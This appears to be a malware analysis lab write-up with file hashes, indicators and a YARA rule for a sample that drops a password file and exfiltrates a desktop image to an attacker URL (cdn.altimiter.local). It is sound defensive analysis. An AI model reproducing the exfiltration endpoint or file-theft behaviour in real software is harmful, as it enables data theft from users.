
File Name	SHA256 Hash
Unknown.exe	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
Password.txt	1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe7584410
Cosmo.jpeg	2b43cd921a96b83fb73ea8fdfd645443d58573b1a5ff31d5531ec29cb3366d74

Indicator	Details
Unknown.exe	**Downloaded from:** Downloaded by the user. **Parent Process:** **Location in File system:** Downloaded by the user.
Password.txt	**Downloaded from:** Unpacked from the malware unknonwn.exe if there is a connection to update.ec12-4-109-278-3-ubuntu20-04.local **Parent Process:** - **Location in File system:** C:\Users\Public  C:\Users\Public This PC › Local Disk (C:) › Users › Public Name / Date modified / Type / Size Libraries / 12/7/2019 12:31 PM / File folder Public Account Pictures / 3/12/2024 7:06 AM / File folder Public Desktop / 3/12/2024 3:15 PM / File folder Public Documents / 3/12/2024 11:50 AM / File folder Public Downloads / 12/7/2019 12:14 PM / File folder Public Music / 12/7/2019 12:14 PM / File folder Public Pictures / 12/7/2019 12:14 PM / File folder Public Videos / 12/7/2019 12:14 PM / File folder desktop.ini / 12/7/2019 12:12 PM / Configuration sett... / 1 KB passwrd.txt / 3/18/2024 6:19 AM / Text Document / 1 KB passwrd.txt - Notepad SikoMode File Home Share View Search Public Quick access Desktop Downloads Documents Pictures 2-3.Challenge-Si Music Public Videos This PC Network File Edit Format View Help
Cosmo.jpeg	**Downloaded from:** The file to be exfiltrated **Location in File system:** C:\Users\amna\Desktop

YARA Rule

```
rule DataExfiltrater_rule {
    meta:
        description = "Data exfiltrator malware sample"

    strings:

        $Exfiltrated_URL = "http://cdn.altimiter.local/feed?post=" ascii
        $Data="Desktop\\cosmo.jpeg" ascii
        $Key="C:\\Users\\Public\\passwrd.txt" ascii
        $IS_PE_filename = "MZ" ascii


    condition:
        $IS_PE_filename at 0
        and ($Exfiltrated_URL and $Data and $Key)

}
```

Yara result:



```
FLARE-VM Mon 03/18/2024  7:12:39.88
C:\Users\amna\Desktop>yara64 data_exfiltrated_sample.yara unknown.exe -s
DataExfiltrater_rule unknown.exe
0x1c050:$Exfiltrated_URL: http://cdn.altimiter.local/feed?post=
0x1c0d0:$Data: Desktop\cosmo.jpeg
0x1c4f0:$Key: C:\Users\Public\passwrd.txt
0x0:$IS_PE_filename: MZ

FLARE-VM Mon 03/18/2024  7:13:38.72
C:\Users\amna\Desktop>
```